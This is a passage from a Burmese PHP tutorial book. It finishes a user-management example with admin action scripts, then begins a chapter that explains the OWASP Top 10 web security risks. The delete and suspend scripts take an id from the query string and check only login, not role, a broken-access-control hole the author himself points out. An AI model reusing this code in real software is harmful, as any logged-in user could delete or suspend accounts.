<?php

include("../vendor/autoload.php");

use Libs\Database\MySQL;
use Libs\Database\UsersTable;
use Helpers\HTTP;
use Helpers\Auth;

$auth = Auth::check();

$table = new UsersTable(new MySQL());

$id = $_GET['id'];
$table->suspend($id);

HTTP::redirect("/admin.php");
```

အတူတူပါပဲ စောစောက ရေးလိုက်တဲ့ suspend() ကိုခေါ်သုံးပေးထားတာပါ။ ဆက်လက်ပြီး
_actions/**unsuspend.php** မှာ ထပ်ရေးပေးပါ။

PHP

```
<?php

include("../vendor/autoload.php");

use Libs\Database\MySQL;
use Libs\Database\UsersTable;
use Helpers\HTTP;
use Helpers\Auth;

$auth = Auth::check();

$table = new UsersTable(new MySQL());

$id = $_GET['id'];
$table->unsuspend($id);

HTTP::redirect("/admin.php");
```

တစ်ကယ်တော့ suspend.php နဲ့ unsuspend.php ကို နှစ်ခါခွဲပြီး ရေးစရာမလိုပါဘူး။ ဖိုင်တစ်ခုလဲ

မှာ ရေးလိုက်ရင် ရန်းပါတယ်။ ရေးလက်စ ဖြစ်နေလိုသာ ပြန်မပေါင်း တော့တာပါ။ နောက်ဆုံးအနေနဲ့ _actions/**delete.php** မှာ အခုလိုရေးပေးလိုက်ပါ။

PHP

```
<?php

include("../vendor/autoload.php");

use Libs\Database\MySQL;
use Libs\Database\UsersTable;
use Helpers\HTTP;
use Helpers\Auth;

$auth = Auth::check();

$table = new UsersTable(new MySQL());

$id = $_GET['id'];
$table->delete($id);

HTTP::redirect("/admin.php");
```

သူလည်းပဲ စောစောကရေးပေးထားတဲ့ delete() Method ကို ခေါ်သုံးလိုက်တာပါပဲ။

အခုလိုရင် ကွာန်တော်တိုဖန်တီးလိုတဲ့ ပရောဂျက်လေး အားလုံးပြည့်စုံသွားပါပြီး။ User Account တွေ ဆောက်ကြည့်၊ Login ဝင်ကြည့်၊ Profile ပြောင်းကြည့်ပြီး စမ်းလိုရပါပြီ။ User Role အမျိုးမျိုးရှိတဲ့ ထဲက ရှိုးရှိုး User ဆိုရင် Manage Users မှာ စာရင်းပဲ ကြည့်လိုရမှာ ဖြစ်ပါတယ်။ Manager သို့မဟုတ် Admin User ဆိုရင်တော့ Role တွေပြောင်းတာ၊ Suspend လုပ်ပြီး အကောင့်ကို ဘန်းတာ၊ ဖျက်တာတွေ လုပ်လိုရ သွားပါပြီ။ Suspend လုပ်ထားတဲ့ အကောင့်နဲ့ Login ဝင်တဲ့အခါ ဝင်လိုမရအောင်လည်း ကြိုတင် ရေးသား ခဲ့ပြီးဖြစ်ပါယ်။ ဒါကြောင့် User Account အမျိုးမျိုးနဲ့ Login ဝင်ပြီးတော့ စမ်းကြည့်နိုင်ပါတယ်။

လိုအပ်တယ်ဆိုရင် အခုရေးသားဖော်ပြခဲ့တဲ့ ပရောဂျက်ရဲ့ Source Code အပြည့်အစုံကို ဒီနေရာမှာ Download လုပ်ပြီး ရယူနိုင်ပါတယ်။

Conclusion

တစ်ကယ်တစ်း ဒီထက်ပြည့်စုံအောင် ထပ်ဖြည့်သင့်တာလေးတွေ ရှိသေးပေမယ့် အထက်မှာပြောခဲ့သလိုပဲ အချိန်နဲ့နေရာကို ငဲ့ကွက်ရတဲ့အတွက် ဒီလောက်နဲ့ပဲ ကျေနပ်လိုက်ကြပါ။

ကနေးအချိန်မှာ ပရောဂျက်တွေ ရေးသားတဲ့အခါ Laravel, Symfony အစရှိတဲ့ Framework တွေကို အသုံးပြုပြီး ရေးသားကြရတာ များပါလိမ့်မယ်။ ရိုးရိုး PHP နဲ့ အခုလိုမျိုး ကိုယ့်ဘာသာအစအဆုံး ရေးဖို့လိုအပ်ချက် နည်းသွားပါပြီ။ ဒါပေမယ့် ဒီအပိုင်းမှာဖော်ပြထားတဲ့ စာတွေ့လက်တွေ့ သဘောသဘာဝတွေက ကိုယ်တိုင် ရိုးရိုး PHP နဲ့ရေးရဖို့ ရှိလာတဲ့အခါမှာ ရေးနိုင်စေဖို့ အထောက်အကူးဖြစ်မှာဖြစ်သလို Framework တွေ လေ့လာအသုံးပြုတဲ့ နေရာမှာလည်း အများကြီး အထောက်အကူးဖြစ်စေမှာပါ။

သိသင့်တဲ့ အခြေခံတွေ မပြည့်စုံဘဲ Framework တွေ တိုက်ရှိက်အသုံးပြုဖို့ ကြိုးစားတဲ့အခါ လွယ်လွယ် လေးနဲ့ ပြီးရမှာကို မခက်သင့်ဘဲ အရမ်းခက်နေတာတွေ၊ Framework ကြီး သုံးထားရက်နဲ့ ရေးတဲ့ကုဒ်က စနစ်မကုံ ဖြစ်နေတာတွေ ကြုံရပါလိမ့်မယ်။ လိုအပ်တဲ့အခြေခံတွေ ကြေညာက်ပြီးသူ အတွက်တော့ ဒီ Framework တွေက ပေးတဲ့ လုပ်ဆောင်ချက်တွေကို ထိထိရောက်ရောက် အသုံးချိန်မှာဖြစ်လို့ စနစ်ကျပြီး အလုပ်တွင်တဲ့ ရလဒ်ကောင်းတွေကို ရရှိမှာပဲ ဖြစ်ပါတယ်။

အခန်း (၄၀) – Web Application Security

Web Development အပါအဝင် ဆော်ဖဲရေးသားမှူ ပညာတွေကို လေ့လာကြတဲ့အခါ တစ်ချို့က ပျောစရာ ကောင်းတယ်လို ထင်နိုင်ပါတယ်။ တစ်ချို့ကတော့ သိပ်စိတ်ညစ်ဖို ကောင်းတာပဲလို ယူဆနိုင်ပါတယ်။ တစ်ကယ်တော့ Development ဆိုတဲ့ ရေးသားဖန်တီးခြင်းဟာ အလွယ်ဆုံးအဆင့်ပဲ ရှိပါသေးတယ်။ ကြေညာက်သင့်တဲ့ အခြေခံတွေ ကြေညာက်ပြီး အတွေ့အကြုံ အထိက်အလျောက် ရှိလာတဲ့အခါ ဒါကို သဘောပေါက်သွားပါလိမ့်မယ်။ တစ်ကယ်တစ်း အတွေ့အကြုံ ရင့်ကျက်လုပါတယ်ဆိုတဲ့ ဂါရင့် ပရိုဂရမ်မာ ကြီးတွေအတွက်တောင် ခက်ခဲနော်းမယ် အကြောင်းအရာတွေ ကျန်ပါသေးတယ်။ အဲဒါတွေကတော့ -

၁။ Performance

၂။ Security

၃။ Maintenance နဲ့

၄။ Scalability တို့ပဲ ဖြစ်ပါတယ်။

အသုံးပြုလိုရအောင် ဖန်တီးရတာ လွယ်ပါတယ်။ Performance ကောင်းပြီး မြန်တဲ့ ဆော်ဖဲတစ်ခုဖြစ်အောင် ဖန်တီးရတာတော့ ခက်ပါတယ်။ Security ကောင်းပြီး လုံခြုံတဲ့ ဆော်ဖဲတစ်ခုဖြစ်အောင် ဖန်တီးရတာ ခက်ပါတယ်။ Maintenance ကောင်းပြီး ပြုပြင်ထိန်းသိမ်းရလွယ်ကူတဲ့ ဆော်ဖဲဖြစ်အောင် ဖန်တီးရတာ ခက်ပါတယ်။ Scalability ကောင်းပြီး လူပေါင်းများစွာက ကောင်းမွန်စွာ အသုံးပြုနိုင်တဲ့ ဆော်ဖဲဖြစ်အောင် ဖန်တီးရတာ ခက်ပါတယ်။

ဒါတွက စာတွေသက်သက်နဲ့ တတ်ကျွမ်းမယ့် အရာတွေ မဟုတ်တော့ပါဘူး။ လုပ်ငန်းခွင်မှာ လက်တွေ ပရောဂျက်တွေ လုပ်ကြရင်နဲ့ အတွေ့အကြုံကန် ဆက်လက်သင်ပူးသွားမှသာ ရရှိနိုင်မယ့် ကိစ္စတွေ ဖြစ်သွားပါပြီ။ ဒီလိုပဲ သင်ယူရင်း ခရီးဆက်ကြရမှာပါ။

စာဖတ်သူအများစုံဟာ လေ့လာဆဲအဆင့်လို ယူဆတဲ့အတွက် အဆင့်ကျော် အကျယ်မခဲ့ဖြစ် ပေမယ့်၊ ရှုလမ်းခရီးကို ဆက်ကြရာမှာ ဖြောင့်ဖြူးချောမွေ့စေဖို့အတွက်၊ လျင်မြန်ပေါက်ရောက်စေဖို့အတွက်၊ ပေးလိုရသမျှ အခြေခံကောင်းနဲ့ လမ်းညွှန်ချက်တွေကိုတော့ ဒီစာအုပ်မှာ ထည့်သွင်းပေးခဲ့ပါတယ်။ စွမ်းဆောင်ရည်ကောင်းတဲ့ကုဒ်တွေ ရေးနိုင်ဖို့အတွက် သိသင့်တဲ့အခြေခံ ဗဟိုသုတတွေ၊ ပြုပြင်ထိမ်းသိမ်းရလွယ်တဲ့ ကုဒ်တွေ ရေးနိုင်ဖို့အတွက် သိသင့်တဲ့အခြေခံ ဗဟိုသုတတွေ၊ တိုးခဲ့မြှင့်တင်ရ လွယ်ကူတဲ့ကုဒ်တွေ ရေးနိုင်ဖို့အတွက် သိသင့်တဲ့ အခြေခံဗဟိုသုတတွေ သူ့နေရာနဲ့သူ အလျင်းသင့်ရင် သင့်သလို ထည့်ပေးထားခဲ့ပါတယ်။ သေချာထည့် မပြောဖြစ်ခဲ့တာကတော့ လုပ်ခြုံရေးနဲ့ ပက်သက်တဲ့အပိုင်းပဲ ဖြစ်ပါတယ်။ ဒါကြောင့် ဒီအခန်းမှာ သိသင့်တဲ့ လုပ်ခြုံရေးဗဟိုသုတ အချို့ကို ထည့်သွင်းဖော်ပြပေးမှာပါ။

လုပ်ခြုံရေးနဲ့ပက်သက်ရင် ပထမဆုံး မှတ်သားသင့်တဲ့ အချက်ကတော့ ၁၀၀% လုပ်ခြုံတဲ့ စနစ်ဆိုတာ မရှိနိုင်ဘူးဆိုတဲ့ အချက်ပဲဖြစ်ပါတယ်။ နည်းနည်းလုပ်ခြုံတာနဲ့၊ များများလုပ်ခြုံတာပဲ ကွာသွားပါမယ်။ အပြည့်အဝ လုပ်ခြုံတယ်ဆိုတာတော့ မရှိနိုင်ပါတယ်။ လုပ်ခြုံရေးဆိုတာ Risk Management လုပ်ငန်းလို ပြောကြပါတယ်။ ဘယ်လောက်ထိ လုပ်အောင် လုပ်မှာလဲဆိုတာကို လိုအပ်ချက်ပေါ် မူတည်ပြီး တွက်ချက်ရတဲ့ အလုပ်ပါ။ ဒါကိုမြင်သာအောင် လူနေအီမာတ်လုံးနဲ့ ဥပမာပေးလိုရပါတယ်။

တံခါးမရှိတဲ့အီမာတ်လုံးဟာ လုပ်မှုလုံးမှရှိတဲ့အီမာတ်လို ဆိုနိုင်ပါတယ်။ ဒါကြောင့် လုပ်မှုရှိသွားအောင် အဲဒီအီမာတ်ကို တံခါးတပ်ပြီး သော့ခတ်လိုက်မယ်ဆိုရင် လုပ်သွားပါတယ်။ လုပ်သွားပြီဆိုတော့ အပြည့်အဝ လုပ်သွားတာလား။ မဟုတ်သေးပါဘူး။ သော့ကိုဖျက်ပြီး ဝင်မယ်ဆိုရင် ဝင်လို ရရှိနိုင်ပါသေးတယ်။ နောက်ဖော်ပေါက်က လုညွှေဝင်မယ်ဆိုရင် ရရှိနိုင်ပါသေးတယ်။ ပြုတင်းပေါက်ကိုခွဲဝင်မယ်ဆိုရင် ရရှိနိုင်ပါသေးတယ်။ ဒါကြောင့် ဒီထက်ပိုလုပ်သွားအောင် အုတ်တံတိုင်းခတ်လိုက်လို ရပါတယ်။ ဒီလို အုတ်တံတိုင်း ခတ်လိုက်တဲ့အတွက် အရင်ထက်ပိုပြီး လုပ်သွားပါပြီ။ လုပ်ခြုံရေးတစ်ဆင့် မြင့်သွားပါပြီ။ ဒါဆိုရင် အပြည့်အဝ လုပ်ပြီလား ဆိုရင်တော့ မဟုတ်သေးပါဘူး။ ကျော်တက်မယ်ဆိုရင် တက်လိုရရှိနိုင်ပါတယ်။ ဒါကြောင့် သံဆွဲးကြီး ထပ်တင်မယ်ဆိုရင် နောက်တပ်လုပ်ခြုံရေးတစ်ဆင့် မြင့်သွားပြန်ပါပြီ။ စီစီတို့တွေ တပ်ပြီးတော့ ငါးခြုံရေး မြင့်လိုရရှိနိုင်ပါသေးတယ်။ လူစောင့်ထားပြီးတော့ မြင့်လို ရရှိနိုင်ပါသေးတယ်။ ဒီထက်မက

အဆုံးစွန်ထိ လုပ်ချင်တယ်ဆိုရင်တော့ စပိုင်ရပ်ရှင်တွေထဲကလို Motion Sensor တွေ၊ Alarm တွေ၊ ဗြို့အားမြင့် လျှပ်စစ်အားလွှတ် ခြေစည်းရှိုးတွေထိ လုပ်ရပါတော့မယ်။ ဒါတွေအားလုံးလုပ်ပြီးရင်တော့ အပြည့်အဝ လုံခြုံသွားပြီလား။ မဟုတ်သေးပါဘူး။ တော်တော်ကြိုးတော့ လုံခြုံသွားပါပြီ။ ထိုးဖောက်ဝင်ရောက်ဖို့ အရမ်းခက်သွားပါပြီ။ ဒါပေမယ့် ၁၀၀% လုံးဝ လုံခြုံသွားပြီလို့တော့ ပြောလို့ရနိုင်မှာ မဟုတ်ပါဘူး။

ဒီသဘောသဘာဝကြောင့် လုံခြုံရေးကို Risk Management လိုပြောကြတာပါ။ ဘယ်လောက် အရေးကြီးတဲ့ကိစ္စလဲ။ ဘတ်ဂျက်ဘယ်လောက်ထိ တတ်နိုင်လဲ။ စသည်ဖြင့် အရေးကြီးမှုနဲ့ ပေးနိုင်တဲ့ဘတ်ဂျက်ပေါ်မှာ အကောင်းဆုံးရလဒ်တစ်ခုရအောင် တွက်ချက်ဆောင်ရွက်ရတဲ့ လုပ်ငန်းအမျိုးအစားပါ။

ပြီးတော့ လုံခြုံရေးနဲ့ အသုံးပြုရ အဆင်ပြောလွယ်ကူမှုဟာ ပြောင်းပြန်အချိုးကျ နေပြန်ပါတယ်။ စောစောက ပြောခဲ့တဲ့ အိမ်နမူနာမှာပဲ ပြန်ကြည့်ပါ။ တံခါးမရှိ သော့မရှိဆိုတော့ ဝင်ရထုက်ရတာ အရမ်းလွယ်တယ်လေ။ တံခါးတပ်ပြီး သောခတ်ထားတော့ ဝင်ခါနီး ထွက်ခါနီးရင် သောခတ်၊ သော့ဖွင့် နေရပါသေးတယ်။ လုံခြုံရေးအဆင့် မြှင့်လိုက်တိုင်းမှာ အဆင်ပြောလွယ်ကူမှုကို လျော့ကျသွားစေနိုင်ပါတယ်။ လူလာတာနဲ့ အိမ်ရှင်မှုနဲ့သိပြီး တံခါးက အလိုအလျှောက် ဖွင့်ပေးရင်တော့ အဆင်ပြောလွယ်ကူမှုကို မထိခိုက်တော့ဘူးပေါ့။ ဒါပေမယ့် အဲဒေါ်လိုစနစ်မျိုး ရဖို့ ကုန်ကျစရိတ်တော့ ရှိသွားပါပြီ။ ဒါကြောင့် Security, Usability နဲ့ Cost ကုန်ကျစရိတ် တို့ဟာ သုံးပွင့်ဆိုင် အားပြုပြုရတယ်လို့လည်း ဆိုနိုင်ပါတယ်။ (၃) ခုထဲက နှစ်ခုကို ရွေးရပါလိမ့်မယ်။ (၃) ခုလုံးတော့ မရနိုင်ပါဘူး။

နောက်တစ်ခါ၊ လုံခြုံရေးမှာ အလွှာလိုက် အဆင့်တွေလည်း ရှိပါသေးတယ်။ Web Application တစ်ခုမှာဆိုရင် Application Security, Software Security, Network Security, Hardware Security, Physical Security စသည်ဖြင့် အဆင့်ဆင့် ရှိနိုင်ပါတယ်။ Application Security ဆိုတာ ရေးသားထားတဲ့ ကုဒ်နဲ့ အသုံးပြုထားတဲ့ နည်းပညာတွေရဲ့ လုံခြုံစိတ်ချရမှု ဖြစ်ပါတယ်။ Software Security ဆိုတာ ဒီ Application ကို Run ဖို့ အသုံးပြုထားတဲ့ Web Server, Programming Language, Server Operating System စတဲ့ ဆော့ဖို့တွေရဲ့ လုံခြုံမှုပါ။ Network Security ကတော့ Application Server ရှိနေတဲ့ Network ကွန်ယက်ရဲ့ လုံခြုံမှုပါ။ Hardware Security ကတော့ Server ကွန်ပျုံတာအပါအဝင် တပ်ဆင် အသုံးပြုထားတဲ့ စက်ပစ္စည်းတွေရဲ့ လုံခြုံမှုပါ။ Physical Security ကတော့ တပ်ဆင်ထားတဲ့ Server တည်ရှုရာ Data Center သို့မဟုတ် Server Room ရဲ့ လုံခြုံမှုပါ။ ဒီအဆင့်တွေထဲက တစ်ခုမှာ လုံခြုံရေးအားနည်းချက်ရှိတာနဲ့ စနစ်တစ်ခုလုံးကို ထိခိုက်သွားစေမှာ ဖြစ်ပါတယ်။ ဒါတွေအားလုံး လုံခြုံသွားပါတယ်။

သလောက် လုပ်ခြုံပါတယ် ဆိုရင်တောင် Human Error က ရှိနိုင်ပါသေးတယ်။ စရိတ်တွေ အကုန်ခံပြီး လုပ်အောင် လုပ်ထားရပေမယ့်၊ တစ်ကယ်တမ်းဖြစ်ချင်တော့ Admin User ဆိုက Password ရာသွားလို့ အကုန်ပါသွားတယ်ဆိုတာမျိုးက ခဏာခဏကြားနေရတာပါ။ ဒါလို့ လူတော်းနဲ့ ဖြစ်တဲ့ လုပ်ချေးပြသောက စောစောကပြောတဲ့ လုပ်ချေးအလွှာတွေမှာ ဖြစ်တဲ့ ပြသောထက်တောင် ပိုများနိုင်ပါသေးတယ်။

ဒီလိုမျိုးကိစ္စတွေကြားနဲ့ ခက်ခဲကျယ်ပြန်တဲ့ သီးခြားဘာသာရပ်တစ်ခုလိုပြောတာပါ။ စာရေးသူကိုယ်တိုင် ကတော့ အဲဒီဘာသာရပ်ကို အထူးပြုကျမ်းကျင်သူ မဟုတ်ပါဘူး။ ကိုယ့်အိမ်လုပ်အောင် သော့ခတ်ရတယ် ဆို တာလောက်ကို သိရှိသူ Developer တစ်ဦးသာဖြစ်ပါတယ်။ လက်တွေလုပ်ငန်းခွင်မှာ အထူးပြုကျမ်းကျင် သူတွေရဲ့ အကူအညီကို ယူနိုင်ရင် ပိုကောင်းပါတယ်။ ယူနိုင်သည်ဖြစ်စေ မယူနိုင်သည်ဖြစ်စေ ရေးထားတဲ့ ကုဒ်မှာ တွေ့ရလေ့ရှိတဲ့ လုပ်ချေး ပြသောတွေကို ဖြေရှင်းပေးရမှာကတော့ Developer တွေရဲ့ တာဝန်ပဲ ဖြစ်ပါတယ်။

OWASP Top 10

Web Application Security နဲ့ပက်သက်ရင် အမိကအကျဆုံး ကိုးကားလေ့လာစရာကတော့ OWASP လို့ အတိုကောက်ခေါ်တဲ့ Open Web Application Security Project ပဲ ဖြစ်ပါတယ်။ အရင်ကဆိုရင် OWASP Top 10 ဆိုပြီးတော့ Web Application တွေမှာ တွေ့ရလေ့ရှိတဲ့ အမိက လုပ်ချေးပြသောစာရင်းကို မကြာ မကြာ ထုတ်ပြန်ပေးလေ့ ရှိပါတယ်။ (၂၀၁၇) ခုနှစ်တုံးက နောက်ဆုံးထုတ်ပြန်ခဲ့ပြီး အခုနောက်ပိုင်း အဲဒီလို ထုတ်မပေးတာတော့ ကြာပါပြီ။ နောက်ဆုံးထုတ်ပြန်ထားတဲ့ အတွေ့ရအများဆုံး လုပ်ချေးပြသော စာရင်းက ဒီလိုပါ –

- 1. Injection** – ဒီကလွှာမှာ ပါဝင်တဲ့ SQL Injection အကြောင်းကို ခဏနေတော့မှ ပြောပါမယ်။
- 2. Broken Authentication** – User Login Data ကို Cookie ထဲမှာသိမ်းမိတယ် ဆိုကြပါစို့။ ဒုက္ခပေးချင်သူက သူ Cookie ကို ဖွင့်ကြည်လိုက်တဲ့အခါ role=1 ဆိုတဲ့တန်ဖိုးတစ်ခုကို တွေ့သွားတယ် ဆိုရင် အဲဒီ တန်ဖိုးကို role=3 လိုပြောင်းလိုက်တာနဲ့ ရှိုးရှိုး User ဖြစ်ရမယ့်သူက Admin User ဖြစ်သွားပါပြီ။ Broken Authentication ဆိုတာ အဲဒီလိုပြသောမျိုးတွေကို ပြောတာပါ။ နည်းဆည်းပို့ဆောင်မှုများတွေက သိမ်းထားပါရဲ့ Session ID တွေက ပေါ်နေရင် အဲဒီ ID တွေယူသုံးပြီး ဒုက္ခပေးတာမျိုးတွေကလည်း ရှိနိုင်ပါသေးတယ်။ ဒီသဘောမျိုးတွေကိုပြောတာပါ။

3. **Sensitive Data Exposure** – ပရောဂျက်မှာ လိုအပ်လို့ တစ်ချို့အရေးကြီးတဲ့ အချက်အလက်တွေ ကို ဖိုင်နဲ့သိမ်းပြီး ပရောဂျက်ဖိုဒ်ထဲမှာ ထည့်ထားမိတာမျိုးတွေ ရှိတတ်ကြပါတယ်။ နောက်မှ ပြန် ဖျက်မယ်ဆိုပြီး မဖျက်ဖြစ်ဘဲ မေ့သွားတာပဲဖြစ်ဖြစ် ဘယ်သူမှ မသိလောက်ပါဘူးဆိုပြီး ထားလိုက် မိတာမျိုးပဲဖြစ်ဖြစ် အကာအကွယ်မရှိဘဲ ကျွန်းနေတတ်ပါတယ်။ Github တို့ ဘာတို့မှာ Source Code တွေ တင်ကြတဲ့အခါ Server Database Password တွေက ကုဒ်ထဲမှာ ပါနေလို့ လူတိုင်း တွေ့နေရတာမျိုးတွေက အများကြီး ရှိနေပါတယ်။ ဒီလိုပြုသောမျိုးကို ပြောတာပါ။
4. **XML External Entities (XXE)** – ဒီပြုသောနာကိုတော့ စာရေးသူကိုယ်တိုင် မကြံဖူးတဲ့အတွက် သေချာမသိပါဘူး။
5. **Broken Access Control** – ဒီပြုသောက ကျွန်းတော်တို့ ရေးခဲ့တဲ့ နမူနာပရောဂျက်မှာကို ရှိနေပါ တယ်။ စစ်ရမယ့် Authentication ကို စုံအောင်မစစ်မိဘဲ ကျွန်းနေတာမျိုးပါ။ Login ဝင်ထားသူမှ အသုံးပြုခွင့်ပေးမယ့် ကိစ္စတွေကို Auth::check() နဲ့ စစ်ရပါတယ်။ မစစ်မိဘဲ ကျွန်းနေတဲ့ ဖိုင် တွေ ရှိပါတယ်။ ဥပမာ - _actions/populate.php။ ပြီးတော့ Manger သို့မဟုတ် Admin မှုလုပ်ခွင့်ပေးမယ်သာ ပြောတာပါ။ delete.php တို့ suspend.php တို့မှာ Auth::check() ပဲစစ်ထားပါတယ်။ Role Value ကို မစစ်ထားပါဘူး။ ဒါကြောင့် ရှိုးရှိုး User ကသာ ဒါကိုသိမယ်ဆိုရင် သူမှာ အခွင့်မရှိဘဲ Delete တို့ Suspend တို့ကို လုပ်လိုရသွားမှာပါ။
6. **Security Misconfiguration** – ဒါကတော့ Web Server တွေ Database Server တွေမှာ Local မှာသုံးတဲ့ Setting နဲ့ Production မှာ သုံးမိကြတာမျိုးတွေပါ။ ဥပမာ – လက်ရှု MySQL မှာ Username root နဲ့ Password မရှိပါဘူး။ အဲဒါကို Server ပေါ်တင်သုံးမိတာမျိုးတွေ ဖြစ်တတ်ပါတယ်။ ရှေ့မှာကုဒ်တွေနဲ့ အသေစစ်ထားပေမယ့် နောက်က Database ကြီးက ဒီအတိုင်း ဝင်လို ရနေတာမျိုးပါ။
7. **Cross-Site Scripting (XSS)** – ဒီအကြောင်းကို ခဏနေမှ ပြောပါမယ်။
8. **Insecure Deserialization** – PHP မှာ eval() ဆိုတဲ့ Function တစ်ခုရှိပါတယ်။ String တွေ ကို ပေးလိုက်ရင် Code အနေနဲ့ Run ပေးနိုင်ပါတယ်။ ဥပမာ - eval("echo 1 + 2;")။

တစ်ချို့ပရောဂျက်တွေမှာ တစ်နေရာကနေ ကုဒ်တွေကို Download လှမ်းယူပြီး eval() နဲ့ Run လိုက်တယ်ဆိုတဲ့သဘောမျိုးတွေ သုံးကြပါတယ်။ ဒါလိုကုဒ်တွေဟာ အလွန်အန္တရာယ်များတဲ့ ကုဒ်တွေပါ။ ယူလိုက်တဲ့ Content ကိုသေချာမစစ်ဘဲ Run မိတဲ့အခါ ဒုက္ခပေးနိုင်တဲ့ ကုဒ်တွေပါလာလို့ အကြိုးအကျယ် ပြဿနာတက်ရတာမျိုးတွေ ရှိနိုင်ပါတယ်။ ဒီသဘောမျိုးကို ပြောတာပါ။

9. **Using Component with Known Vulnerabilities** – ဒီစာကိုရေးနေချိန်နဲ့ မရေးမန္တာင်းမှာပဲ အမေရိကန်သမ္မတရဲ့ အိမ်ဖြူတော်ဝတ်ဆိုက်ကို WordPress လိုပေါ်တဲ့ PHP CMS နည်းပညာနဲ့ တည်ဆောက်ထားတာ သတိပြုမိပါသေးတယ်။ WordPress ဝတ်ဆိုက်တွေဟာ Hack ရလှယ် တယ်၊ လုပ်ခြင်းရေး အရမ်းအားနည်းတယ်ဆိုပြီးတော့ နာမည်ဆိုးပါတယ်။ အိမ်ဖြူတော်ဝတ်ဆိုက်လို မျိုးကတောင် သုံးထားတာပဲ၊ တစ်ကယ်တော့ WordPress က လုပ်ခြင်းအားမနည်းပါဘူး။ WordPress ကိုအသုံးပြုထားတဲ့ ဝတ်ဆိုက်တွေမှာ လုပ်ခြင်းပြဿနာ များရခြင်း အကြောင်းရင်း ကတော့ လုပ်ခြင်းအရည်အသွေး အားနည်းလွန်းတဲ့ Themes တွေ Plugins တွေကို သုံးထားမိကြ လိုပါ။ ဒီသဘောမျိုးကို ပြောတာပါ။
10. **Insufficient Logging & Monitoring** – လုပ်ခြင်း ပြဿနာတစ်ခုတက်လာတဲ့အခါ ဘာကြောင့် လဲဆိုတဲ့ ရင်းမြစ်ကို အရင်ရှာရမှာပါ။ ရင်းမြစ်ကို တွေ့ပြုဆိုတော့မှသာ နောင်မဖြစ်အောင် ဖြေရှင်း လို့ ရမှာပါ။ ဒီလိုရင်းမြစ်ကို သိဖို့ဆိုရင် Login Log တွေ Access Log တွေ Error Log တွေနဲ့ ဘယ် နေ့ ဘယ်အချိန်မှာ ဘယ်သူဝင်သွားတယ်၊ ဘယ်အချိန်မှာ ဘာ Error တက်သွားတယ်ဆိုတာကို ပြန်ကြည့်လို ရဖို့လိုသလို၊ အမြေစောင့်ကြည့်လိုရတဲ့ စနစ်တွေလည်း ရှိဖို့လိုပါတယ်။ ဒီလိုစနစ်တွေ မရှိတဲ့အခါမှာလုပ်ခြင်းရေးပြဿနာရှိလာခဲ့ရင် အပေါ်ယံမြင်ရတာလောက်ကိုသာ ဖြေရှင်းမိပြီး ရင်းမြစ်ကို မဖြေရှင်းမိလို နောင်မှာ အလားတူပြဿနာတွေ ထပ်ပါထပ်ပါ ပြန်တက်နေတယ်ဆို တာမျိုးတွေ ရှိနိုင်ပါတယ်။

ဒါတွေကတော့ OWASP Top 10 မှာပါဝင်တဲ့ အတွေ့ရများတဲ့ Web Application Security ပြဿနာများပဲ ဖြစ်ပါတယ်။ ကိုယ်တိုင်လေ့လာလိုရင် ဆက်လက်ဖော်ပြထားတဲ့လိပ်စာမှာ လေ့လာနိုင်ပါတယ်။

ဒီပြဿနာတွေထဲက Broken Authentication တို့ Broken Access Control တို့လို့ ပြဿနာများကိုရှောင်ရှားဖို့အတွက် Authentication လုပ်ဆောင်ချက်ကို ကိုယ်တိုင်အစအဆုံး ချရေးမယ့်အစား၊ Proven ဖြစ်ပြီးသား၊ အများစိုင်းဝန်းစမ်းသပ်ပြီးသား စနစ်မျိုးကို ရယူအသုံးပြုသင့်ပါတယ်။ ကိုယ်တိုင်ချရေးတဲ့အခါတစ်ခုမဟုတ်တစ်ခုကျန်မှာပါပဲ။ တစ်နေရာမဟုတ် တစ်နေရာ လွတ်နေမှာပါပဲ။ Laravel တို့ Symfony တို့ Framework တွေမှာ ဒီလိုအသင့်ရယူအသုံးပြုနိုင်တဲ့ Proven ဖြစ်ပြီးသား Authentication စနစ်တွေပါဝင်ကြပါတယ်။ Sensitive Data Exposure အတွက်တော့ အရေးကြီးတဲ့ ဒေတာတွေကို ပရောဂျက်ထဲမှာ၊ Source Code ထဲမှာ ရောမထားမိဖို့ ကိုယ်တိုင်က သတိထားရမှာပါ။ ခဲ့ထုတ်ထားလို့ရမယ့် နည်းလမ်းတွေကို ကြံးဆောင်ရွက်ရမှာပါ။

Security Misconfiguration လို့ ပြဿနာမျိုးအတွက် သက်ဆိုင်ရာ Server Configuration ပိုင်းကို နားလည်တဲ့ System Administrator တွေရဲ့ အကူအညီကို ယူသင့်ပါတယ်။ သို့မဟုတ် Server စီမံတဲ့ အလုပ်ကို ကိုယ်တိုင်မလုပ်ဘဲ အသင့်သုံးလို့ရတဲ့ Hosting, VPS, Cloud Service တွေကို အသုံးပြုသင့်ပါတယ်။ Using Component with Known Vulnerabilities အတွက်ကလည်း အတူတူပါပဲ။ ကိုယ်တိုင်စီမံမယ်ဆိုရင် အသုံးပြုထားတဲ့ နည်းပညာနဲ့ Software အားလုံးကို Update အမြဲဖြစ်နေအောင် ရရှိစိုက်ကြရမှာပါ။ ပိုကောင်းတာကတော့ စီမံပေးနိုင်တဲ့ Service တွေအသုံးပြုလိုက်တာ အကောင်းဆုံးပါပဲ။ ဒီလို Service တွေ အသုံးပြုခြင်းအားဖြင့် Insufficient Logging & Monitoring ပြဿနာကိုလည်း ဖြေရှင်းပြီး ဖြစ်စေနိုင်ပါတယ်။ ဒီ Service တွေမှာ Logging နဲ့ Monitoring လုပ်ဆောင်ချက်တွေ ပါဝင်လေ့ ရှိကြပါတယ်။ ဒါတွေက ကုဒ်ကြောင့်ဖြစ်တဲ့ ပြဿနာမဟုတ်ဘဲ Server Management နဲ့သက်ဆိုင်တဲ့ ပြဿနာတွေ ဖြစ်သွားပါဖြီ။

ကုဒ်ကြောင့်ဖြစ်လေ့ရှိတဲ့ ပြဿနာတွေထဲက အဓိကအကျခုံး (၃) ခုကို ရွေးထုတ်ပြီး ဆက်လက်ဖော်ပြချင်ပါတယ်။

SQL Injection

